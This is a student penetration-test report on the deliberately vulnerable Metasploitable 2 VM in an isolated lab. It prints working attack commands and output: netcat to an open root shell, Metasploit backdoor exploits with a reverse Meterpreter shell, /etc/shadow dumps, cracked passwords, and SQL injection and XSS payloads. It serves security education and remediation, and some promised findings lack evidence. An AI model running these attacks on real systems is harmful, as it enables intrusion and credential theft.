

VULNERABILITY ASSESSMENT AND PENETRATION TESTING REPORT

Target: Metasploitable 2 | Attacker: Kali Linux

Report Date	April 20, 2026
Prepared By	Tarun Kumar Domakonda
Target System	Metasploitable 2 (192.168.56.102)
Attacker System	Kali Linux (192.168.56.101)
Testing Environment	VirtualBox - Host-Only Network
Report Version	1.0 - Final

■ CONFIDENTIAL – FOR EDUCATIONAL PURPOSES ONLY ■

1. Executive Summary

This report presents the findings of a Vulnerability Assessment and Penetration Testing (VAPT) exercise conducted against Metasploitable 2, a deliberately vulnerable Linux virtual machine. The assessment was performed using Kali Linux as the attacking machine within an isolated VirtualBox environment.

The testing revealed numerous critical and high-severity vulnerabilities across multiple services including FTP, IRC, Samba, MySQL, and web applications. Successful exploitation resulted in complete root-level compromise of the target system, unauthorized database access, password hash extraction and cracking, and demonstration of web application attacks including SQL Injection and XSS.

Key Findings Summary:

- 9 successful exploits demonstrated across multiple attack vectors
- Root access achieved via 3 different methods (Netcat, Meterpreter, Command Shell)
- 6 user passwords successfully cracked using John the Ripper
- Unauthorized MySQL database access with full data extraction
- SQL Injection and XSS vulnerabilities confirmed on DVWA web application

2. Scope and Methodology

2.1 Scope

Target IP	192.168.56.102 (Metasploitable 2)
Attacker IP	192.168.56.101 (Kali Linux)
Network	VirtualBox Host-Only Adapter
Testing Type	Black Box Penetration Testing
Tools Used	Nmap, Metasploit, Netcat, John the Ripper, MySQL Client, Browser

2.2 Methodology

The VAPT was conducted following a structured 5-phase methodology:

- Phase 1 – Reconnaissance: Network scanning and port enumeration using Nmap
- Phase 2 – Vulnerability Assessment: Identifying vulnerable services and CVEs
- Phase 3 – Exploitation: Actively exploiting discovered vulnerabilities
- Phase 4 – Post Exploitation: Extracting data, cracking passwords, exploring system
- Phase 5 – Reporting: Documenting findings with evidence and recommendations

3. Vulnerability Summary

The following vulnerabilities were identified and successfully exploited:

Port/Service	Vulnerability	CVE	Tool Used	Risk Level
Port 1524 (Bindshell)	Open Root Shell	N/A	Netcat	CRITICAL
Port 21 (vsftpd 2.3.4)	Backdoor Command Exec	CVE-2011-2523	Metasploit	CRITICAL
Port 6667 (UnrealIRCd)	Backdoor Command Exec	CVE-2010-2075	Metasploit	CRITICAL
Port 139/445 (Samba)	Username Map Script	CVE-2007-2447	Metasploit	CRITICAL
Port 3306 (MySQL)	No Root Password	N/A	MySQL Client	HIGH
Web App (DVWA)	SQL Injection	CWE-89	Browser	HIGH
Web App (DVWA)	Cross-Site Scripting	CWE-79	Browser	HIGH
System	Weak Passwords	CWE-521	John the Ripper	HIGH


4. Detailed Findings

4.1 Reconnaissance – Nmap Port Scan

A comprehensive Nmap scan was conducted against the target to identify open ports, running services, and their versions. The scan revealed 23 open ports exposing numerous vulnerable services.

Command Used:

```
nmap -sV -o 192.168.56.102
```



```
kali@kali: ~  
Session Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
(kali@kali)~  
$ nmap -sV -o 192.168.56.102  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-20 18:45 -0400  
Nmap scan report for 192.168.56.102  
Host is up (0.020s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)   
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rexecd  
513/tcp   open  login        Netkit rshd  
514/tcp   open  shell        Netkit rshd  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1  
MAC Address: 08:00:27:DB:14:7E (Oracle VirtualBox virtual NIC)  
Device type: general purpose
```

Figure 1: Nmap scan results showing all open ports and service versions


4.2 Finding 1 – Open Root Shell (Port 1524)

Metasploitable 2 had an intentionally open backdoor on port 1524 that directly provides a root shell without any authentication. This represents the most severe type of vulnerability as it grants immediate administrative access.

Attack:

```
nc 192.168.56.102 1524
```

Risk Level: CRITICAL



```
kali@kali: ~  
Session Actions Edit View Help  
Running: Linux 2.6.X  
OS CPE: cpe:/o:linux:linux_kernel:2.6  
OS details: Linux 2.6.9 - 2.6.33  
Network Distance: 1 hop  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 19.32 seconds  
(kali@kali)~  
$ nmap -sV -o 192.168.56.102  
(kali@kali)~  
$ nc 192.168.56.102 1524  
root@metasploitable:/# whoami  
root  
root@metasploitable:/# cat /etc/passwd  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/bin/sh  
bin:x:2:2:bin:/bin:/bin/sh  
sys:x:3:3:sys:/dev:/bin/sh  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/bin/sh  
man:x:6:12:man:/var/cache/man:/bin/sh  
lp:x:7:7:lp:/var/spool/lpd:/bin/sh  
mail:x:8:8:mail:/var/mail:/bin/sh  
news:x:9:9:news:/var/spool/news:/bin/sh  
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh  
proxy:x:13:13:proxy:/bin:/bin/sh  
www-data:x:33:33:www-data:/var/www:/bin/sh  
backup:x:34:34:backup:/var/backups:/bin/sh  
list:x:38:38:Mailing List Manager:/var/list:/bin/sh  
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
```

Figure 2: Root shell obtained via Netcat on Port 1524

4.3 Finding 2 – vsftpd 2.3.4 Backdoor (Port 21)

The vsftpd 2.3.4 FTP server contains a backdoor introduced by an attacker who compromised the vsftpd download archive. When a username containing ':' is sent, the server opens a shell on port 6200.

CVE: CVE-2011-2523 | CVSS Score: 10.0 (Critical)

```
kali@kali: ~  
Session Actions Edit View Help  
msf > search vsftpd  
Matching Modules  
# Name Disclosure Date Rank Check Description  
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service  
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent Yes VSFTPD 2.3.4 Backdoor Command Execution  
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor  
msf > use exploit/unix/ftp/vsftpd_234_backdoor  
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp  
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options  
Module options (exploit/unix/ftp/vsftpd_234_backdoor):  
Name Current Setting Required Description  
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
RPORT 21 yes The target port (TCP)  
Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):  
Name Current Setting Required Description  
FETCH_COMMAND CURL yes Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)  
FETCH_DELETE false yes Attempt to delete the binary after execution  
FETCH_FILELESS none yes Attempt to run payload without touching disk by using anonymous handles, requires Linux ≥3.17 (for Python variant also Python ≥3.8, tested shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-search, shell)
```

Figure 3: vsftpd 2.3.4 backdoor exploit using Metasploit

4.4 Finding 3 – UnrealIRCd Backdoor (Port 6667)

UnrealIRCd 3.2.8.1 contains a backdoor in the DEBUG3_DOLOG_SYSTEM macro. A Meterpreter session was successfully opened providing full system access with root privileges.

CVE: CVE-2010-2075 | CVSS Score: 10.0 (Critical)

```
kali@kali: ~  
Session Actions Edit View Help  
msf > back  
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor  
[*] Using configured payload cmd/linux/http/x86/meterpreter/reverse_tcp  
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.102  
RHOSTS => 192.168.56.102  
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.101  
LHOST => 192.168.56.101  
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit  
[*] Started reverse TCP handler on 192.168.56.101:4444  
[*] 192.168.56.102:6667 - Connected to 192.168.56.102:6667  
[*] 192.168.56.102:6667 - Sending IRC backdoor command  
[*] Sending stage (1062760 bytes) to 192.168.56.102  
[*] Meterpreter session 1 opened (192.168.56.101:4444 -> 192.168.56.102:58110) at 2026-04-20 19:31:47 -0400  
meterpreter > getuid  
Server username: root  
meterpreter > sysinfo  
Computer : metasploitable.localdomain  
OS : Ubuntu 8.04 (Linux 2.6.24-16-server)  
Architecture : i686  
BuildTuple : i486-linux-musl  
Meterpreter : x86/linux  
meterpreter > shell  
Process 4794 created.  
Channel 1 created.  
whoami  
root  
cat /etc/shadow  
root:$1$avpf8J1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::  
daemon:*:14684:0:99999:7:::  
bin:*:14684:0:99999:7:::  
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
```

Figure 4: Meterpreter session opened via UnrealIRCd backdoor – root access confirmed

4.5 Finding 4 – Password Hash Extraction (/etc/shadow)

Using the Meterpreter shell obtained via UnrealIRCd exploitation, the /etc/shadow file was accessed and all password hashes were extracted for offline cracking.

```

Session Actions Edit View Help
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX68P0t$M1yc3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uuucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:*:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XKI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/z2CW3mLtUWA.iH2jA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:*:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$K.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDUpR50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::

```

Figure 5: /etc/shadow file contents showing password hashes for all system users

4.6 Finding 5 – Password Cracking (John the Ripper)

The extracted password hashes were cracked using John the Ripper. 6 out of 7 passwords were successfully cracked, revealing extremely weak password policies on the target system.

Username	Cracked Password
user	user
service	service
postgres	postgres
msfadmin	msfadmin
klog	123456789
sys	batman


```
kali@kali: ~  
Session Actions Edit View Help  
File Transfer History  
(kali@kali)-[~]  
$ mysql -h 192.168.56.102 -u root --ssl=0  
Welcome to the MariaDB monitor. Commands end with ; or \g.  
Your MySQL connection id is 9  
Server version: 5.0.51a-3ubuntu5 (Ubuntu)  
  
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
  
MySQL [(none)]> show databases;  
+-----+  
| Database |  
+-----+  
| information_schema |  
| dvwa |  
| metasploit |  
| mysql |  
| owaspl0 |  
| tikiwiki |  
| tikiwiki195 |  
+-----+  
7 rows in set (0.004 sec)  
  
MySQL [(none)]> use dvwa;  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
  
Database changed  
MySQL [dvwa]>
```

Figure 8: MySQL root access without password – all databases exposed

```
kali@kali: ~  
Session Actions Edit View Help  
7 rows in set (0.004 sec)  
File Transfer History  
MySQL [(none)]> use dvwa;  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
  
Database changed  
MySQL [dvwa]> show tables;  
+-----+  
| Tables_in_dvwa |  
+-----+  
| guestbook |  
| users |  
+-----+  
2 rows in set (0.018 sec)  
  
MySQL [dvwa]> select * from users  
→ select * from users;  
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'select * from users' at line 2  
MySQL [dvwa]> select * from users;  
+-----+  
| user_id | first_name | last_name | user | password | avatar |  
+-----+  
| 1 | admin | admin | admin | 5f4dcc3b5aa765d61d8327deb882cf99 | http://172.16.123.129/dvwa/hackable/users/admin.jpg |  
| 2 | Gordon | Brown | gordonb | e99a18c428cb38d5f260853678922e03 | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg |  
| 3 | Hack | Me | 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b | http://172.16.123.129/dvwa/hackable/users/1337.jpg |  
| 4 | Pablo | Picasso | pablo | 0d107d09f9bbe40cade3de5c71e9e9b7 | http://172.16.123.129/dvwa/hackable/users/pablo.jpg |  
| 5 | Bob | Smith | smithy | 5f4dcc3b5aa765d61d8327deb882cf99 | http://172.16.123.129/dvwa/hackable/users/smithy.jpg |  
+-----+  
5 rows in set (0.030 sec)  
  
MySQL [dvwa]>
```

Figure 9: DVWA users table extracted with MD5 password hashes

4.9 Finding 8 – SQL Injection (DVWA Web Application)

The DVWA SQL Injection module was vulnerable to classic SQL injection. Using the payload '1' OR '1'='1', all user records were extracted from the database without authorization.

Payload Used:

```
'1' OR '1'='1'
```




Figure 10: SQL Injection successfully extracting all user records from DVWA

4.10 Finding 9 – Cross-Site Scripting / XSS (DVWA)

The DVWA Reflected XSS module failed to sanitize user input, allowing JavaScript execution in the browser context. This can be used to steal session cookies, redirect users, or perform phishing attacks.

Payload Used:

```
<script>alert('Hacked!')</script>
```




Figure 11: XSS payload successfully executing JavaScript alert in browser

5. Risk Assessment Matrix

Vulnerability	Likelihood	Impact	Risk Level
Open Root Shell (Port 1524)	High	Critical	CRITICAL
vsftpd 2.3.4 Backdoor	High	Critical	CRITICAL

Vulnerability	Likelihood	Impact	Risk Level
UnrealIRCd Backdoor	High	Critical	CRITICAL
Samba CVE-2007-2447	High	Critical	CRITICAL
MySQL No Password	High	High	HIGH
SQL Injection (DVWA)	High	High	HIGH
XSS (DVWA)	High	Medium	HIGH
Weak Passwords	High	High	HIGH

6. Recommendations

6.1 Immediate Actions (Critical Priority)

- Close Port 1524 immediately – Remove the intentional backdoor shell from production systems
- Remove or patch vsftpd 2.3.4 – Upgrade to latest version or disable FTP service
- Remove or patch UnrealIRCd 3.2.8.1 – Upgrade to a non-backdoored version
- Patch Samba – Update to version 3.0.26 or later to fix CVE-2007-2447

6.2 High Priority Actions

- Set strong MySQL root password – Never leave database services without authentication
- Implement strong password policy – Minimum 12 characters with complexity requirements
- Patch web applications – Implement input validation and parameterized queries to prevent SQLi
- Implement XSS protection – Use output encoding and Content Security Policy (CSP) headers
- Disable unnecessary services – Close all ports not required for business operations

6.3 General Security Recommendations

- Implement a firewall to restrict access to sensitive ports
- Keep all software and services updated with latest security patches
- Conduct regular security audits and penetration tests
- Implement network segmentation to limit lateral movement
- Deploy an Intrusion Detection System (IDS) / SIEM solution like Splunk
- Enforce principle of least privilege for all user accounts

7. Conclusion

The penetration testing exercise against Metasploitable 2 demonstrated a wide range of critical security vulnerabilities that are commonly found in real-world systems. The successful exploitation of 9 different attack vectors resulting in complete system compromise highlights the importance of regular security assessments and timely patch management.

The target system suffered from multiple critical issues including unpatched backdoors, services running with backdoored software versions, weak authentication controls, and vulnerable web applications. Any one of these vulnerabilities would be sufficient for a malicious attacker to achieve full system compromise in a real-world environment.

It is strongly recommended that all identified vulnerabilities be remediated according to the priority order outlined in the Recommendations section. Additionally, implementing a Security Operations Center (SOC) with a SIEM solution such as Splunk would greatly improve the organization's ability to detect and respond to security incidents in real time.

END OF REPORT – CONFIDENTIAL